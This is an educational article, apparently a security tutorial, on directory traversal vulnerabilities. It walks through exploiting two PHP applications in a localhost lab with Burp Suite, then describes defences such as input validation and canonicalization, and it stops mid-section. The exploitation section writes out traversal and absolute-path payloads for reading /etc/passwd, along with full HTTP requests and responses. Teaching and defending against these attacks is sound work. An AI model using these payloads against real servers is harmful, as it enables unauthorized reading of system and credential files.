Directory Traversal

Talha Eroglu, Ilgaz Senyuz, Okan Yildiz

July 16, 2023

Abstract


In this article, we explore the path traversal attacks, also known as directory traversal attacks, and the potential harm they can cause to a system. We begin with an introduction to path traversal, explaining what it is and how attackers can exploit it to gain unauthorized access to files and directories. We then dive into the different techniques that can be used to exploit path traversal, including manipulating file paths and using encoding techniques. To prevent these attacks, we discuss several best practices, such as input validation and path normalization. Finally, we provide examples of more secure code and discuss how developers can implement these practices to strengthen their application's defenses against path traversal attacks. Whether you're a developer, a security professional, or just interested in learning more about cyber-security, this article provides valuable insights into one of the most common types of web application vulnerabilities.

Contents

1 Introduction to Directory Traversal

Directory Traversal, also known as file path traversal, is a serious web security vulnerability that enables attackers to read files on a server that is running a web application. This can include sensitive files such as application code and data, as well as credentials for back-end systems and operating system files. In some cases, attackers may also be able to modify files on the server, which can lead to a complete takeover of the system.

Directory Traversal attacks typically occur when attackers manipulate input parameters in order to access files and directories outside of the intended directory. By inserting special characters like "../" or "..", attackers can navigate up the directory tree and access files that should not be publicly accessible.


/loadImage?filename=gift.png
/loadImage?filename=../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
ackup:x:34:34:backup:/var/backups:/bin/sh
```

Figure 1: Directory Traversal

For example, consider a web application that allows users to upload files. If the application does not properly validate user input, an attacker can manipulate the file name to include special characters that allow them to navigate outside of the upload directory. From there, they may be able to access other files on the server, such as configuration files or user databases, which can lead to a complete compromise of the system.

2 Possible Risks of Directory Traversal Vulnerabilities

Directory traversal vulnerabilities can pose significant risks to organizations in various ways, including:

2.1 Unauthorized Access to Sensitive Data

One of the most significant risks associated with directory traversal attacks is the unauthorized access to sensitive data. This can include personal information, financial records, or proprietary intellectual property. By exploiting directory traversal vulnerabilities, attackers can gain access to files and directories that are not meant to be publicly accessible, potentially leading to data breaches and significant legal and financial consequences for the affected organization.

2.2 Server and Application Compromise

Attackers may use directory traversal techniques to access configuration files, source code, or other sensitive data that could be leveraged to identify additional vulnerabilities within a web application or server. This can lead to further exploitation, potentially resulting in a complete compromise of the application or server environment. In such cases, attackers may gain control over an organization's digital infrastructure and execute additional attacks, such as installing malware or conducting a distributed denial-of-service (DDoS) attack.

2.3 Privilege Escalation

Directory traversal attacks can also lead to privilege escalation, wherein an attacker with limited access to a system is able to gain elevated privileges. This can occur when an attacker leverages a directory traversal vulnerability to access files that grant them additional permissions or provide information that can be used to exploit other vulnerabilities in the system. With elevated privileges, an attacker may be able to execute arbitrary code, manipulate data, or perform other malicious actions that would otherwise be restricted.

2.4 Server and Application Compromise

In certain cases, attackers may not only gain unauthorized access to sensitive files but also modify, delete, or tamper with them. This can have severe consequences, particularly if the affected files are critical to the functioning of a web application or system. For example, an attacker could modify a configuration file to introduce additional vulnerabilities, alter a web page to display false information, or delete critical files to cause system instability.

3 How to Exploit Directory Traversal Vulnerabilities

To better understand web application exploitation, we will be using a lab environment that has already been set up. This lab includes several PHP-based web applications, and you can access the relevant environment through the references section. As shown in the figure below, there is currently a PHP-based web application running on port 8091 within the lab environment.




Figure 2: Lab environment

Our initial inspection of the webpage reveals that clicking on images produces a URL in the format “loadimage.php?file_name=image.png”.





Figure 3: Inspection of the page

We then open Burpsuite and enable interception in the Proxy tab. Next, we click on an image, and as shown in the figure below, Burp intercepts the corresponding request. From here, we proceed to inject our payloads into the "file_name" parameter in the GET request.

In order to send several payloads without intercepting everytime, we send the captured intercept to repeater by right-clicking on the request and selecting 'Send to Repeater' option. This will allow us to see the request and response together and take action accordingly.



```
GET /loadImage.php?file_name=flag.png HTTP/1.1
Host: localhost:8091
Cache-Control: max-age=0
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8091/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=MmqMSYyZvQ3Jx05XOKyLMDoQQPjwsgzT
Connection: close


```


Figure 4: Intercepted GET Request

When attempting to navigate to the root directory, we commonly employ the "../" notation, which allows us to move up one directory level. The exact number of directories we need to climb is not always known, hence the advantage of the "../" notation, which lets us ascend one directory at a time until we reach the root directory.

It's crucial to remember that no matter how many "../" notations we add, we can't go beyond the root directory. Therefore, adding extra "../" notations as a safety measure will not harm or interfere with our target payload, since these would be ignored once we have reached the root level.

Our purpose of reaching the root directory is because this is typically where we can find the /etc/passwd file. In our context, we use this as a common technique to test for directory traversal vulnerabilities. Please note that our objective is not to gain access to this file specifically, but to use it as an illustration of our vulnerability testing approach.

After sending request with our crafted payload, we've successfully accessed /etc/passwd as you can see.



```
GET /loadImage.php?file_name=../../../../../../../etc/passwd HTTP/1.1
Host: localhost:8091
Cache-Control: max-age=0
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8091/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=MmqMSYyZvQ3Jx05XOKyLMDoQQPjwsgzT
Connection: close


```

```
HTTP/1.1 200 OK
Date: Fri, 10 Mar 2023 11:11:17 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Content-Length: 949
Connection: close
Content-Type: image/png

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
Flag{How_did_you_find it?}

```

Figure 5: Succesful Exploitation

Moving forward, we will explore another web application in our lab. It appears quite similar to the previous one and is also developed with PHP. However, it seems to handle file requests differently.





Figure 6: Second Web Page

We carry out steps similar to the previous section by enabling interception in Burp and clicking on a random image. We then forward the intercepted request to the repeater by right-clicking on it, as illustrated in the image below.




Request to http://localhost:8092 [127.0.0.1]

```
GET /loadImage.php?file=images/flag.png HTTP/1.1
Host: localhost:8092
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8092/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=MmqMSYyZvQ3Jx05XOKyLMDoQQPjwsgzT
Connection: close
```

Figure 7: Intercepted Request

We attempt to exploit the system using the previous payload, but as shown in the image below, we receive a 'Hack detected' response. This suggests that the application is performing some form of input validation in the background to prevent unauthorized access.




```
GET /loadImage.php?file=../../../../../../../etc/passwd HTTP/1.1
Host: localhost:8092
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8092/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=MmqMSYyZvQ3Jx05XOKyLMDoQQPjwsgzT
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 10 Mar 2023 11:19:22 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Hack detected
```

Figure 8: Failed exploitation attempt

Upon closer inspection of the application, we notice that it identifies any file_name containing '..' and subsequently returns a 'Hack detected' message. While we could consider using URL encoding as a standard approach, there is another crucial method we should explore first. Up until now, we have attempted to read /etc/passwd using relative paths. It is now a good time to try absolute path as input.

As shown in the figure below, we filled in the file_name field with '/etc/passwd' and successfully read the file.



```
GET /loadImage.php?file=/etc/passwd HTTP/1.1
Host: localhost:8092
sec-ch-ua: "Not A(Brand";v="24", "Chromium";v="110"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8092/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: csrftoken=MmqMSYyZvQ3Jx05XOKyLMDoQQPjwsgzT
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 10 Mar 2023 11:30:20 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Content-Length: 949
Connection: close
Content-Type: image/png

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
Flag{How_did_you_find it?}
```

Figure 9: Successful exploitation

4 Preventing Directory Traversal Attacks

4.1 General Methods

Directory Traversal Attacks are a type of vulnerability in web applications that can allow attackers to access sensitive files and directories on a web server. To prevent these types of attacks, developers should follow best practices when designing and implementing their web applications. It is recommended that application functionality is designed in a way that avoids passing user-controllable data to filesystem operations. One approach is to reference known files using an index number instead of their name and to save user-supplied file content using application-generated filenames. However, in situations where passing user-controllable data to a filesystem operation is unavoidable, it is crucial to follow all the steps below:

4.1.1 Input Validation

Thorough input validation is essential for preventing path traversal attacks. Validate user-provided inputs by checking for any illegal characters or sequences. Use a whitelist approach, permitting only allowed characters, and avoid blacklisting, as attackers can often find ways to bypass it. Regular expressions can be employed to perform this validation effectively. For instance, you can use a regex pattern like

```
^[a-zA-Z0-9_\-]+$
```

to only allow alphanumeric characters, underscores, and hyphens in the input.

Key points:

- Whitelist approach
- Check for illegal characters or sequences
- Use regular expressions for validation

4.1.2 Canonicalization

Canonicalization, also known as path normalization, is the process of converting file paths into a standard representation. This process helps eliminate redundant or potentially harmful elements, such as "../" or "./". It's crucial to perform canonicalization after input validation, as attackers may use different path representations to bypass the validation checks.

One effective method to prevent path traversal attacks is to compare the canonical path (realpath) of the requested file with the raw path. If they differ, this indicates the presence of potentially harmful elements in the raw path. This can serve as an alert for a possible path traversal attack.

Most programming languages provide libraries or built-in functions to perform canonicalization, such as realpath() in PHP, os.path.normpath() in Python or java.nio.file.Paths.get() in Java. These functions convert the file path to its canonical form, making it easier to perform the comparison mentioned above.

Key points:

- Convert file paths to standard representation
- Remove redundant or harmful elements
- Compare the canonical path with the raw path for potential discrepancies
- Use built-in functions or libraries for canonicalization

4.1.3 Limit File System Access

